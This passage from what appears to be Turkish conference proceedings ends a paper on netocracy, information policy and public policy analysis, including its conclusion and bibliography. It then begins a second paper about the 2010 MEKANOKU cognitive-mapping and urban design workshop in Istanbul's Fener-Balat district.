geçirilen “Ampirik Politik Analiz: Politik Bilimlerde Araştırma Metotları” adlı çalışması [13], Alan Tsukerman’ın “Politik Analize Giriş” ve White Louise’in “Politik Analiz: Teknikler ve Pratikler” adlı çalışmalarını [14] örnek vermek mümkündür. Pratik-uygulamalı politik analiz biçiminde öncelik, geçerli teorilerin kurulması veya verilerin toplanmasından ibaret değildir. Temelde, politik analizin önceliğinde kamusal (toplumsal) problemlerin değerlendirilmesi ve çözülmesi yer alır. Pratik-uygulamalı politik analiz, çoğu zaman dedüktiflikle indüktifliğin birleşimini içermesine rağmen, retroduktif düşüncesi temel nitelik taşır. Retroduktif araştırma¹ stratejisi, ampirik olguların hazırlanmasını gerektiren gerçek yapı ve mekanizmaların öğrenilmesi için hipotezli modellerin oluşturulmasını önerir. Eğer model, varsayılan şekilde varlığını devam ettirerek faaliyet gösteriyorsa sonuç; ele alınan modele uygun olduğu anlamına gelecektir. Politikanın soyut modelini kurmakta olan kuramsal-temel yaklaşımdan ve ampirik veriler düzeyinde modellerin kullanımını kapsayan araşsal-ampirik yaklaşımdan farklı olarak, pratik-uygulamalı yaklaşım, diğer her iki yaklaşımdan yararlanarakla problemleri duruma uygun benzersiz ve geçerli model hazırlar. Bu nedenle uygulamalı yaklaşım için preskriptif (kuralcı) işlev, kuramcı yaklaşım için eksplikatif (anlatıcı) işlev ve ampirik yaklaşım için ise deskriptif (açıklayıcı) işlev geçeli olur.

Temel düzeyde politik analiz için İngilizce “political analysis” deyimini, uygulamalı düzey için ise “policy analysis” deyimini kullanılır. Türkçe’de buna karşılık siyasi analiz – “political analysis”, politik analiz için ise – “policy analysis” deyimini kullanmak mümkündür. Politik analizlerin kendisinin de kuramsal-temel düzeyde incelenmesini dikkate aldığımızda, bu iki deyim arasında belirlenen sınırlar geçerliliğini kaybeder. Harold Lasswell’e göre, temel bilim, politikanın mahiyetinin analizine odaklanır, uygulamalı bilim ise, politika çerçevesindeki analize odaklanır. [15] Buradan yola çıkarak, tez çalışmasının birinci nesnesi olan netokrasi anlayışının kuramsal-temel düzeyi, ikinci nesnesi olan “bilgi politikası”nın ise uygulamalı düzeyi kapsadığını tespit edebiliriz. Böylece bilgi politikasının analizinde netokratik kuramların destekleyici rol oynayacağı sonucuna varabiliriz. Aynı zamanda netokrasinin soyut kuramsal geçerliliği bilgi politikasının somut uygulamalı modelinin oluşturulmasıyla ve kuramsal mekanizmaların kullanılmasıyla mümkündür.

Edward Quade ve Grace Carter’in “Kamusal Kararlar İçin Analiz” adlı ortak çalışmasında politik analizin, bilimsel gerçeklik arayışında olmamasından ötürü, yerine karar veren için optimal seçimin sağlanmasına odaklandığından dolayı, dakik bir bilim olmadığını belirtilir. [16] Bu durumda iki husus dikkatimi çekti: birincisi politik analizin bilimsel faaliyetten çok, analitik faaliyet olması, ikincisi ise karar verene yardımcı olduğundan dolayı tarafsız olmamasıdır. Bu nedenle bilgi politikasının belirlenmesi ve uygulanması açısından doğru kararların verilmesinde bilimsel prensip, kuram ve değerlerden çok, ilgili alan ve sorunla ilişkili çıkar çatışması, paydaş ilişkisi, kazanan ve kaybeden taraf

¹ Retroduktif araştırmada ilk önce hipotez hem dedüktif, hemde indüktif araçlarla kontrol edilmelidir. İndüktifte bir gerçekler setinden diğer gerçekler setine gelinmekteyse, retroduktifte bir gerçekler biçiminden diğer gerçekler biçimine gelinmektedir.

gibi hususlara odaklanması anlaşılır olur. Netokrasi olgusu bu hususlarla ilgili, bilgi politikasını şekillendirecek yeni nitelikleri belirler. Bu nitelikleri sonraki bölümde bilgi politikasının mahiyetini, unsurlarını ve başlıca öznelere inceledikten sonra, netokrasi olgusunun özelliklerine değindiğimiz hususlar çerçevesinde inceleyeceğiz.

3. KAMU POLİTİKASI: NETOKRASİ VE BİLGİ POLİTİKASI İLİŞKİSİ

Netokrasi kavramı, ilk defa 2000 yılında, iki İsveçli bilim adamı Alexander Bard ve Jan Söderqvist tarafından ileri sürülmüştür. Bu kavram, Stockholm İktisat Okulunda gerçekleştirilen “Netokrasi – Kapitalizm Sonrası Hayatta Yeni Yönetici Elit” [17] adlı çalışmada yer almıştır. Türkçe “ağların hakimiyeti” (İngilizce Net – “ağ” ve Yunanca Kratos – “hakimiyet”) anlamına gelen netokrasi kavramı, temel değer maddi olmayan, bilgiye dayanan ve kapitalizmin yerine gelecek olan, toplumun yeni oluşum şeklini karakterize eder. Netokrasi aynı zamanda, bilgi toplumunun bir ifadesi olarak öngörülen sosyal-politik rejimi de karakterize etmektedir. Kısa olarak netokrasiyi aşağıdaki gibi özetleyebiliriz:

- Temel değer maddi ürünlerden bilgiye geçer,
- Gerekli bilgiye erişim ve manipülasyonu, diğerleri üzerinde hakimiyetin oluşmasını sağlar,
- Maddi sermayeye sahip olanların egemenliği zamanla, bilgi ağlarındaki etkin aktörlerin eline geçmektedir,
- Burjuvazinin egemenlik yaptığı kapitalist toplum düzeni ortadan kalkar,
- Netokratların elit sınıf konumuna geldiği yeni toplumsal oluşum gerçekleşmekte,
- Talepte bulunan en büyük kaynak “dikkat”tir,
- Dikey hiyerarşik etkileşimin yerine, yatay iletişimsel etkileşim gelmektedir,
- Bilgi kirliliği artar,
- Yeni yönetim şekli oluşur,
- Yeni toplumsal formasyon söz konusudur,
- İktidarın yeni (post-modern - mobilistik) paradigması güncellik kazanmaktadır,
- İnsan tarihinde ağlar sayesinde ilk defa interaktif iletişim çevresi oluşmuştur,
- Medya burjuvanın kontrolünden çıkarak, özerk alana dönüşmektedir.

Yukarıda söylenen olgulara yönelik kamu politikasının uygulanabilirlik durumuna gelmesini bilgi politikası üzerinden inceleyelim. *Overman Sam ve Cahill Anthony* ortak çalışmalarında, bilgi politikasını, bilginin aktarılmasını, saklanılmasını, kullanılmasını ve üretilmesini düzenleyen, teşvik eden veya engelleşmesini sağlayan kamusal kural, kanun ve politikalar bütünü olarak değerlendirilir. [18]

- Terrance Maxwell’e göre, bilgi politikası bilginin sosyal, ekonomik, politik, yasal ve teknolojik çözüm rollerini ve araçsal düzeyde bilginin üretilmesi, kullanılması, saklanması ve yaygınlaşmasının topluma nasıl etki ettiğini kapsar. Maxwell’in başka bir tanımında ise, bilgi politikası, toplumda bilginin

rolüne ilişkin sosyal-politik düzenlemeler, ekonomik ve teknolojik kararlar olarak tasvir edilir. [19] Sandra Braman “Bilgi Politikası” dergisinin ilk sayısında, “bilgi politikasının bilginin üretilmesi, işlenmesi, akımı, erişimi ve kullanımıyla ilgili yasa, kural ve doktrinlerden ve diğer toplum genelinde yapısal etkilerin kararları ve pratiklerinden oluştuğunu” [20] belirtir. Kanaatimce, bilgi politikası genel anlamda bilgisel faaliyetin düzenlenmesi ve yönetilmesidir.

Bilgi politikası toplumsal bir nitelik taşıdığı ve netokratik siyasal kuramda bilgi politikasının incelemesi akılda tutulduğu için, kamu politikası karşılıklı olarak ele alınır. Siyasi faaliyetle yönetim arasındaki karşılıklı ilişkiyi sağlayan bilgi politikasının kamu politikası anlayışıyla ortak özelliği çoktur. May Jochim’e göre kamu politikası siyasi faaliyeti biçimlendirir ve kazananlar ile kaybedenleri belirler. [21] Kamu politikası, hakimiyet organları tarafından hayata geçen, çok sayıda insanı ilgilendiren, stabil hedefli bir faaliyet yönüdür. Belirli zaman diliminde verilen hedeflere ve sonuçlara ulaşmak için eylem sistemlerinden ibarettir. Kamu politikası herhangi bir alanda yasalarla ilgili karar vermenin yanında, bu yasaların pratikte uygulanmasının sağlanması kararlarını bünyesinde bulundurur. Kamu politikası, politik taleplere (political demands) cevap olarak veya belirli sorunların çözümünde herhangi bir eylemin yapılması veya yapılmaması durumunda meydana gelir. Bu talepler ayrıca, vatandaşlar, grup temsilcileri, yasama üyeleri ve başka toplumsal siyasi hayatın farklı katılımcıları tarafından da yönlendirilir. Katılımda bulunan gruplar politikanın gerçekleşmesinde taraftar desteği alırlar. [21] Kısaca, kamu politikası, devletin kamu ve özel kurumların toplumu tatmin etmeyi hedefleyen bir tür özel faaliyetidir. Kamu politikası bilim olarak – toplumda gerçekleşen süreç ve oluşumların analiz edilmesine, onların nedenlerini anlamaya, gelecekteki olayların gelişimi senaryosunun tahmin edilmesine ve toplumun gelişme stratejisinin hazırlanmasına karar vermede öncelikli problemlerin dahil edilmesine imkan sağlayan bilimsel kavramlar, teori, anlayış ve yöntemler sisteminden ibarettir.

Kamu politikası toplumdaki bireylerin, talep ve isteklerini yansıtan amaçlı eylemlerdir. Kamu politikası ile ilgili karar sürecinde (veya kamu politikaları oluşturma sürecinde) doğrudan ve dolaylı katkısı olan seçmenler, baskı grupları, bürokratlar, siyasi partiler, hükümet ve parlamento (bazı ülkelerde askerler) kamu politikasında rol oynayanlar olarak adlandırılır. Demokratik bir ülkede bu süreçte gerçekten rol oynayanlar baskı grupları, seçmenler, hükümet ve parlamentodur.

Günümüzde kamu politikası, devletin hayata geçirdiği politika ve yönetim sınırlarını aşar. Hükümet, etkililik, saydamlık, hassaslık talep eden vatandaşlar tarafından güçlü bir baskıya uğrar. Çağdaş kamu politikası, politik sistemin demokrasi oranının göstergesidir ve demokrasi olmadan bu bilim disiplinin varoluşunun mümkün olmadığı düşünülmektedir. [22] Özellikle demokratik ülkelerde vatandaşların ve kamu kurumlarının (sivil toplum örgütlerinin) katılımı olmadan kamu politikasının hayata geçirilmesi düşünülemez. Katılımcılar politika yönünün hazırlanmasından, onun gerçekleşmesi, gözetimi (monitoring) ve değerlendirmesine kadar bütün aşamalarda faaliyet gösterirler. Açık toplumlarda, vatandaşların talep etmeleriyle birlikte, problemin çözüm yollarına kendi önerilerini

vermelerine olanak sunan iki taraflı iletişim kanalı vardır. Bu durumda hükümet sadece dinleme ve bilgilendirmeye kalmayıp, vatandaşların katılımıyla birlikte karar verme sürecini gerçekleştirir.

Kamu politikasının olmaması, toplumla hakimiyet arasında diyalogun gerçekleşmemesi ve bununla ikili ilişkiler arasında düzensizliğin oluşması anlamına gelir. Kamu politikası çeşitli çıkarları, rolleri ve kaynakları kapsayan karmaşık bir süreçtir. Bu süreç müzakere, konsensüs, paydaşların uzlaşması, sektörler arası işbirliği (intersectoral partnership) gibi hususları kapsar. Sektörler arası işbirliği devlet, özel ve sivil toplumun ortak hedeflere ulaşmak amacıyla dakik belirlenmiş rollerdeki ve sorumluluklardaki karşılıklı etkileşimdir.

Çalışmanın nesnesinin post endüstriyel niteliğe sahip olduğunu dikkate alırsak, bilgi politikasının sadece geleneksel devlet merkezli, rasyonalite temelli, hiyerarşik analizinin yetersiz kalacağı görülür. Bu nedenle özellikle karmaşık, çok aktörlü, çok merkezli ve sentetik incelemenin gerçekleşmesi, araştırma niteliği gereği kabul görülür.


Maria Kondrashina'ya göre, kamu politikası iki iyi bilinen ve üretken yaklaşımın sentezinden ibarettir. [23] Birincisi, Jürgen *Habermas'ın kamusal alan kavramı çerçevesinde kamu politikasının incelenmesidir*. Kamusal alan, özel çıkarların ortak faydanın sağlanmasına olanak sunar. Hakimiyetle toplum arasında etkileşim işlevini yaparak, kamusal çıkarları ifade eden politikaların oluşmasını sağlar. Halihazırda bilgi politikasının sorunsalıyla ilgili kuramsal çalışmaların büyük kısmı kamusal alanın mahiyetiyle ilişkilidir. İletişim alanı olarak değerlendirilen kamusal alanda, eleştiri ve denetim işlevi gören toplumsal görüşler oluşur. Jürgen *Habermas kamu politikasına devlet dışı nitelik vererek, toplumsal görüşün olgusuyla ilişkilendirme temelini oluşturur. Böylece kamu politikası işlevine toplumsal çıkarların gerçekleşmesi çabasını meydana getiren açık müzakere dahil edilebilir*.

İkincisi ise, Pierre Bourdieu'nun sosyal mekan kavramıdır. O, çalışmasında sosyal mekanı kısmen kapalı işlevsel alanlara böler. Bu alanları işlevselliğin kendi kanunlarına göre gerçekleşmesine bakılmaksızın, bu alanlar kendi aralarında da etkileşim sürecinde bulunur. Bir taraftan bu alanlar, “ajanlara” imkanlar ortamı oluşturan belirli sosyal oyunların realize olunması aracıdır. Diğer taraftan ise “ajanlar” kendi pozisyonlarına, sermayelerine ve etkileşim özelliklerine göre alan yapılarını oluştururlar. Bu tür bir yaklaşım sosyal mekanın nesnel yapılarının değerlendirilmesine ve öğrenilmesine yardımcı olur. [24] Pierre Bourdieu'in yaklaşımı açısından kamu politikasındaki önemli husus, hem sadece “ajanların” ve onların iletişim özelliklerinin önemliliği hem de onların karşılıklı etkileşimi ve kullandıkları kaynaklarda da önemliliği taşır. Bu durumda mekandaki “ajanların” davranışları kamu politikasını belirler. Böylece kamusal alan kavramı kamu politikasının içeriğini ve ontoloji karakteristiğini kavramaya yardım eder. Sosyal mekan (alan) kavramı ise, kamu politikası mekanının, yapılaşdırılmasına, ana hatlarının belirlenmesine ve onun “ajanlarının” analizi yöntemlerinin çerçevesinin belirlenmesine yardım eder. Maria Kondrashina'nın kamu politikasına bu

şekildeki spesifik yaklaşımı, genel geçerliliği olan kamu politikası araçlarının ve süreçlerinin hazırlanmasına olanak sağlayabilir.

4. SONUÇ

Netokrasi olgusu toplumsal dönüşümden haber verdiğinde, elitler yapıdaki değişimden söz etmektedir. Kamu politikasına elitler kuramı çerçevesinde baktığımızda, politikalarda elitlerin değerlerini ve tercihlerini yansıtan kararların ve uygulamaların ağırlıklı olduğunu görürüz. Elit kuramının temel argümanı, kamu politikasının kitlenin veya insanların talepleriyle belirlenmesi yerine, yönetici elitlerin tercihleriyle belirlenmesidir. Bu tercihler devlet memurları ve kurumları aracılığıyla hayata geçer. Elitlerin kamu politikalarını yönetmesi görüşü kolayca kanıtlanabilir değildir. Poliarşi kavramının yazarı Robert Dahl'a göre, bu görüşü kanıtlamak için demokratik süreçlerin ürünü olmayan grubu ve temel politik sorunların çözülmesinde yer alan farklı fikirlerin içerisinde azınlıkta olan bireylerin fikirlerinin geçerliliğini belirlemek ile mümkündür. Netokraside elit anlayışı, geleneksel elit anlayışından farklı olarak devlet, ekonomik ve siyasal güç aracılığıyla kitleyi kendi çıkarlarına tabi tutacak elitlerden söz etmez. Netokratik elit kuramında az bir kesimi kitleden üstün kılan husus, bilgi kaynakları ve bilgi süreçlerine bağlıdır. Netokratik elitler isterlerse ya politikanın belirlenmesinde kitlesel talebi göz ardı ederek kendi tercihlerini sunarlar, ya da kitlesel talebi kendi tercihlerine uygun şekillendirirler. Çünkü netokratik elitler, kitlesel algının ağlar aracılığıyla yönetilmesinin temel aktörleridir. Kamu politikası, soyut netokrasi kuramı açısından, somut bilgi politikası uygulamasının incelenmesi için gerekli araştırma nesneleri arasındaki karşılıklı bağların oluşturulmasına yardım eder. Politika incelemesinde bilgi politikası ve netokrasinin sentezi çerçevesinde gelinen sonuçları Şekil 1'de şemada özetlenmiştir.



Şekil 1. Netokrasinin ve Bilgi Politikasının Analiz Açısından Konumları

Çalışmada politik analizi incelerken araştırmamızla ilgili ve araştırmamız için gerekli iki analiz türünü tespit etmiş olduk. Bunlardan birincisi daha çok netokrasiye yakın olan, kuramsal-temel esaslı (political analysis) siyaset analizidir. İkincisi ise daha çok bilgi politikasına ait olan, pratik-uygulama temelli (public policy analysis) kamu politikası analizidir. Siyaset bilimi iktidar, siyasal çıkarlar, toplumsal yapı, iktidar ilişkileri, ideoloji, refleksiyon ve başka bunlara benzer hususları araştırır. Bu alanda baş gösteren gelişmelerin etkisi ve analizlerin sonuçları kamu politikasına (uygulamaya) etki ediyor. Politika analizi ise kamu politikasıyla ilişkili olduğu için sonuçlar, kamu yönetimi pratiklerine etki eder. Şemada gördüğümüz gibi, uygulamadan geçerek kuramlardan pratiklere doğru bir gelişme gerçekleşiyor. Eğer herhangi bir kuramın uygulanması pratikte kendini göstermiyorsa bu; kuramın geçerliliği ve uygulanabilirliğinin olmaması anlamı taşır. Bu nedenle şemada, uygulamaların pratikleri belirleme yönü yerine, bunun aksine pratiklerin uygulamaları belirlemesi veya etkilemesi gösterilir. Bu şemada gösterilen model netokratik kuramların bilgi politikasında uygulanabilirliğinin analizi özelliğini gösterir. Aynı zamanda netokrasinin soyut kuramsal geçerliliğinin, bilgi politikasının somut uygulamalı modelinin oluşturulmasıyla, kuramsal mekanizmaların kullanımı biçiminin mümkün olması gösterilmektedir.

6. KAYNAKÇA

- [1] Pehlivan, İnyet, "Hizmet içi eğitim siyasası (politikası) ve geliştirilmesi", Ankara Üniversitesi Eğitim Bilimleri Fakültesi Dergisi, Sayı: 1 Cilt: 27, 1976 s354. Erişim: Ankara Üniversitesi Açık Erişim Sistemi, <http://dergiler.ankara.edu.tr/dergiler/40/495/5856.pdf> (12.01.2021)
- [2] Anderson James, Public Policymaking: An Introduction. Boston — New York. 2003, s16-27 s16.
- [3] Hambrick Ralph, "Building the policy studies enterprise: A work in progress." *Public Administration Review* Vol. 58, No. 6 (Nov. - Dec., 1998), s. 533-539
- [4] Lowi, Theodore J. "Four systems of policy, politics, and choice." *Public administration review*, 1972, s. 298-310.
- [5] Yehezkel Dror, Policy analysts: A new professional role in government service, *Public Administration Review*, 1967, s. 197-203. Rusça Çev: Dzh. Shafritsa, A. Khayda.–M.: MGU yayınları, s.332-341.
- [6] Harold Lasswell, Daniel Lerner ve Harold Fisher, *The policy sciences: Recent developments in scope and method*, Stanford University Press, 1951.
- [7] Smith, Andy. "Public policy analysis in contemporary France: academic approaches, questions and debates." *Public administration* 77.1, 1999, s. 111-131.
- [8] Aaron Wildavsky, *Speaking Truth to Power: The Art and Craft of Policy Analysis*, Boston, 1979. S. 3.

- [9] Pal, L. A., Public Policy Analysis: An Introduction. Nelson, Canada: Scarborough, 1992.
- [10] Degtyarev, Andrey Alekseyevich. "Politicheskiy analiz kak prikladnaya distsiplina: predmetnoye pole i napravleniya razvitiya." (Uygulamalı disiplin olarak politika analizi: konu alanı ve gelişim yönü) Polis: Politicheskiye issledovaniya 1, 2004, s.154-168.
- [11] Dahl, Robert Alan, Ve B., Modern Political Analysis, Englewood Cliffs, Nj: Prentice-Hall, 1963.
- [12] Easton, David, The analysis of political structure, Routledge, 1990.
- [13] Manheim, J. B., Rich, R. C., & Bahry, D. L., Empirical political analysis: Research methods in political science. 1995.
- [14] White Louise, Political Analysis: Technique and Practice, Belmont, 3rd ed, Wadsworth Publishing Co., California, 1994.
- [15] Lasswell, Harold D. "The emerging conception of the policy sciences." Policy sciences 1.1 1970, ss3-14, s3.
- [16] Quade, Edward S., and Grace M. Carter. Analysis for public decisions. MIT Press, 1989, s.27.
- [17] Bard, A. ve Söderqvist, J., Netocracy: the new power elite and life after capitalism, Pearson Education, 2002.
- [18] Overman Sam, ve Anthony Cahill, "Information policy: A study of values in the policy process.", Review of policy research, 9.4 1990, s. 803-818.
- [19] Maxwell, Terry. "Toward a model of information policy analysis: Speech as an illustrative example.", First Monday, 8.6, 2003, <http://firstmonday.org/ojs/index.php/fm/article/view/1060/980> (03 Şubat 2021).
- [20] Braman Sandra, "Defining information policy." Journal of information policy 1, 2011, ss1-5. s3. Erişim: <http://jip.vmhost.psu.edu/ojs/index.php/jip/article/view/19/14> (05 Şubat 2021).
- [21] May, Peter J., and Ashley E. Jochim. "Policy regime perspectives: Policies, politics, and governing." Policy Studies Journal 41.3, 2013, s.426-452, s. 426.
- [22] Immergut, Ellen M. "Democratic Theory and Policy Analysis: Four Models of "Policy, Politics and Choice"." der moderne staat–Zeitschrift für Public Policy, Recht und Management 4.1, 2011, s.71-72.
- [23] Kondrashina, Mariya Nikolayevna, "Publichnaya politika kak pole: k voprosu metodologii issledovaniya." (Kamu politikası: metodoloji araştırma sorusu) Vestnik Tomskogo gosudarstvennogo universiteta, 327, 2009, s. 45-47.
- [24] Dahl R.A., A Critique of the Ruling Elite Model, American Political Science Review, June, 1958, s. 464.

BİLİŞSEL BAKIŞLA KENTSEL MEKÂN OKUMA VE TASARIM ATÖLYESİ: MEKANOKU – FENER BALAT

Emine Köseoğlu¹, Selin Yıldız²

¹ *Fatih Sultan Mehmet Vakıf Üniversitesi, Mimarlık ve Tasarım Fakültesi, İstanbul, TÜRKİYE*

² *Yıldız Teknik Üniversitesi, Mimarlık Fakültesi, İstanbul, TÜRKİYE*

ekoseoglu@fsm.edu.tr

ORCID (0000-0003-2457-7659)

ÖZET

Bu çalışma, kentsel mekan tasarımı için gerekli ve öncelikli olan, mekanı okumayı ve tanımayı bilmeye dair bir yaklaşım sunan MEKANOKU atölyesinin sürecini ve sonuçlarını derlemeyi amaçlar. Atölye kapsamında ele alınan yaklaşım, kentsel mekanı tanımak için mekana bilişselci birer egzersizle başlayarak tasarımcının daha önce edindiği ve biriktirdiği akademik bilgileri mekanla bedensel teması ile birlikte öznel bir ifade yaklaşımıyla ortaya dökmesini sağlayan bir mekan okuma biçimi önerir. Bilişsel haritalama ve kentsel imaj haritası oluşturma şeklinde ardışık gelişen mekan okuma egzersizlerinde, atölye katılımcısı olan mimarlık ve şehir ve bölge planlama öğrencilerinin, literatürde kuralları tanımlanmış bu haritalama biçimlerini yorumlayarak uyguladıkları görülür. Devamında gelen kentsel tasarım denemeleri, kolektif ve doğaçlama bir üretimle, bedensel mekan deneyimi sonrası ortaya dökülen kavramların ve olguların, tasarım problemlerine dönüştürülmesi ve bu problemlere tasarım çözümleri bulunması şeklinde ilerler. Gruplar biçiminde gerçekleştirilen kentsel tasarım çalışmalarında, bazı grupların alanı, bölgeler ve eşikler biçiminde daha bütüncül ele aldıkları görülürken, bazı gruplar mekanın noktasal niteliklerine yoğunlaşarak gündelik yaşamın pratiklerini mekanla ilişkilendirmek biçiminde noktasal bakışla hareket etmişlerdir.

***Anahtar Kelimeler:** Kentsel Mekan, Bilişsel Haritalama, Fener-Balat*

WORKSHOP ON READING AND DESIGNING URBAN SPACE THROUGH COGNITIVE APPROACH: MEKANOKU – FENER BALAT

ABSTRACT

This study aims to compile the process and results of the MEKANOKU workshop, which provides an approach to knowing how to read and recognize space, which is essential and priority for urban space design. The approach discussed within the scope of the workshop suggests a space reading style that allows the designer to reveal the academic knowledge that he/she has previously acquired and accumulated with a subjective expression approach, starting with a cognitive exercise to get to know the urban space. In the sequential space reading exercises in the form of cognitive mapping and urban image mapping, it is seen that the workshop participants, architecture and city and regional planning students interpret and apply these mapping styles whose rules are defined in the literature. Subsequent urban design experiments proceed with a collective and improvised production, transforming the concepts and phenomena that emerged after the physical space experience into design problems and finding design solutions to these problems. In the urban design studies carried out in the form of groups, it is seen that some groups treat the area in the form of regions and thresholds more holistically, while some groups focused on the punctual qualities of the space and acted with a point-by-point approach to associate the practices of daily life with space.

***Keywords:** Urban Space, Cognitive Mapping, Fener-Balat*

1. GİRİŞ: KENTSEL MEKANA VE TASARIMA BİLİŞSEL BAKIŞ

Bir yönüyle kent, içinde barındırdığı mekansal kurguya ait verilerin onu deneyimleyenler tarafından farklı biçimlerde algılandığı imgesel bir oluşumdur. Kevin Lynch, *The Image of the City* [1] adlı kitabında bu oluşumu ana başlıklar altında incelerken bir kentte yaşamayı bir imge ile yaşamak ile özdeşleştirmektedir. Bu imgeler de kentin kullanıcılarının ihtiyaçları doğrultusunda öznel ve nesnel imge öğeleri olarak tanımlanarak kenti bilişsel olarak çözümlememize olanak tanır [2] [3] [4]. Kentin algılanması için, kuşbakışı görünümüne kağıt veya dijital ekran üzerinden bakmanın ötesinde (sokaklarında, otoyollarda, yapıların arasında, su kıyısında, kaldırımlarda vb.) içinde gezinerek bedensel olarak deneyimlemek şüphesiz elde edilecek kentsel verilerin sayısını arttıracaktır [5]. Araştırmacının ve tasarımcının mekana dair bedensel ve algısal deneyiminin görsel ifadesi olan bilişsel haritalar [6], insan zihninde mekanın öznel süzgeçlerden geçirilmesinden sonra [7] ortaya çıkan psiko-coğrafi resmini [8] aktarır.

Bu çalışma, kentsel mekan tasarımı için gerekli ve öncelikli olan, mekanı okumayı ve tanımayı bilmeye dair bir yaklaşım sunan MEKANOKU atölyesinin sürecini ve sonuçlarını derlemeyi amaçlamaktadır. Atölye kapsamında ele alınan yaklaşım, kentsel mekanı tanımak için mekana bilişselci birer egzersizle başlayarak tasarımcının daha önce edindiği ve biriktirdiği akademik bilgileri mekana bedensel teması ile birlikte öznel bir ifade yaklaşımıyla ortaya dökmesini sağlayan bir mekan okuma biçimidir. Mekan okuma egzersizleri bilişsel haritalama ve kentsel imaj haritası oluşturma çalışmalarından oluşmaktadır. İlkinde gözlemciler, harita kullanmadan ve bedensel deneyim sonucu akıllarında kalan bilgileri kağıt üzerine aktarmışlardır. İkincisinde ise bir harita aracılığıyla mekanı yerinde ve aynı zamanda daha bütüncül olarak algılamaya çalışarak kentsel mekanın zihinde imge oluşturan bölge ve bileşenlerini benzerlik ve farklılık yoluyla tespit etmeye çalışmışlardır. Devamında gelen kentsel tasarım denemeleri, kolektif ve aynı zamanda doğaçlama bir üretimle, bedensel mekan deneyimi sonrası beyin fırtınası yöntemiyle ortaya dökülen kavramların ve olguların, tasarım problemlerine dönüştürülmesi ve bu problemlere tasarım çözümleri bulunması şeklinde ilerlemiştir.

2. ATÖLYENİN İŞLEYİŞİ VE SÜREÇ

YTÜ-ICUS (Uluslararası Kentsel Araştırmalar Merkezi) bünyesinde kurgulanan ve 19–21 Şubat 2010 tarihleri arasında gerçekleşen MEKANOKU atölyesi, belirtilen tarihlerde YTÜ Mimarlık Bölümü öğretim üyeleri olan Emine Köseoğlu, Deniz Erinsel Önder, Selin Yıldız ile YTÜ Şehir ve Bölge Planlama Bölümü lisans öğrencisi ve ŞBP Bölümü Öğrenci Temsilcisi olan Zeynep Sinem Konca tarafından yürütülerek, mimarlık ve planlama öğrencilerinin mekâna bakışında, mekânı okuyuşunda ve algılayışındaki farklılıkları ve benzerlikleri Fener - Balat bölgesi özelinde ortaya çıkarmayı amaçlamıştır.

Atölyenin ilk günü olan 19 Şubat 2010 Cuma günü, YTÜ Mimarlık Fakültesi Alpay Aşkun Salonu'nda verilen seminerlere, Yıldız Teknik Üniversitesi başta olmak üzere, Mimar Sinan Güzel Sanatlar Üniversitesi, İstanbul Teknik Üniversitesi, Bahçeşehir Üniversitesi, Maltepe Üniversitesi gibi kurumlardan, yaklaşık 60 mimarlık ve planlama öğrencisi katıldı. Saat 15.00'te başlayan seminerler dizisinde, ilk olarak YTÜ Şehir ve Bölge Planlama Bölümü'nden Nilgün Erkan, algılama, algılamayı etkileyen faktörler, Gestalt teorisi, zihinsel haritalar gibi konularla ilgili bir sunum yaptı. Ardından, YTÜ Mimarlık Bölümü'nden Selin Yıldız, kentsel imaj öğeleri, imaj haritaları, kent boşlukları ve mekânlarına ilişkin teorileri anlatan sunumuyla katkıda bulundu. Son olarak, YTÜ Mimarlık Bölümü'nden Emine Köseoğlu, işaret öğeleri, mekânı okumak ve mekânın okunabilirliği konularına ilişkin sunumunu gerçekleştirdi.

20 Şubat 2010 Cumartesi günü, yine çeşitli üniversitelerden yaklaşık 35 mimarlık ve planlama öğrencisi, sabah saatlerinde Fener-Balat'ta atölye yürütücüleri ile buluştular. Yürütücüler tarafından belirlenen rotada gözlemlerde bulunmak üzere, bir buçuk saatliğine, ellerinde hiçbir yardımcı araç (harita, kâğıt, kalem) olmadan alana dağıldılar. Bir buçuk saatin sonunda, gözlemlerde buldukları

rotanın bilişsel haritasını (cognitive map) bireysel olarak çizmek üzere buluşma noktasında toplandılar. Öğleden sonra, bu kez, ellerinde haritalar ve çizim araçlarıyla, yine gözlemde bulunmak ve gözlemde bulunurken, sınırları tam olarak belirtilmemiş olan alanın imaj haritasını çizmek üzere iki saatliğine alana dağıldılar. İki saatin sonunda çizilmiş olan imaj haritaları yürütücüler tarafından toplandı.

21 Şubat 2010 Pazar günü, saat 10.00’da 19 mimarlık ve planlama öğrencisi ile YTÜ Mimarlık Fakültesi’nde buluşuldu. Öğrencilerden, yaklaşık iki saat içinde, bireysel olarak, akıllarında kalmış olan olgu ve kavramlara odaklanmaları ve söz konusu olgu ve kavramları listelemeleri istendi. İki saatin sonunda her bir öğrenci kişisel sunumunu yaptı ve sunduğu olgu ve kavramlar üzerine tartışmalar yapıldı. Sonrasında, öğrenciler her grupta bir planlama öğrencisi bulunacak şekilde beş ayrı tasarım grubu oluşturdular ve öğleden sonra her grup seçtiği kavram ve olguları serbest teknikle işleyip, söz konusu kavram ve olguları, alan için potansiyellere ya da problemlere dönüştürüp tasarım önerileri gerçekleştirdiler. Saat 18.30’da her grup çalışmalarına ilişkin sunumunu gerçekleştirdi.

3. MEKAN OKUMAYA VE TASARIMA DAİR ÜRETİLEN ÇALIŞMALAR

3.1. Alanı Tanımak: Fener-Balat

Fener ve Balat İstanbul Tarihi Yarımada’nın Haliç kıyısının güney tarafında yer alan, yüzyıllar boyunca süregelen zengin kültürel mozaik ve mimari mirasa sahip olan semtlerdir. 15.yy’da bölgede çıkan yangınlar, depremler ve Haliç kıyısındaki ticaretin etkisiyle sosyal ve fiziksel değişim yaşanmıştır. 80 yıllarının ardından bölge kendi haline terk edilmiştir. 2000’li yılların sonunda kentsel dönüşüm bölgesi olarak gündeme gelmesinin ardından gerek mimari gerekse de akademik ortamlarda ilgi odağı olan bir “yer” e dönüşmüştür. Bu dönüşümü ise turizm başlığı altında çeşitli müdahaleler izlemiş, sokaklarda ve yapı cephelerinde ve sosyal yapıda hızla değişim yaşanmıştır.

3.2. Katılımcılar

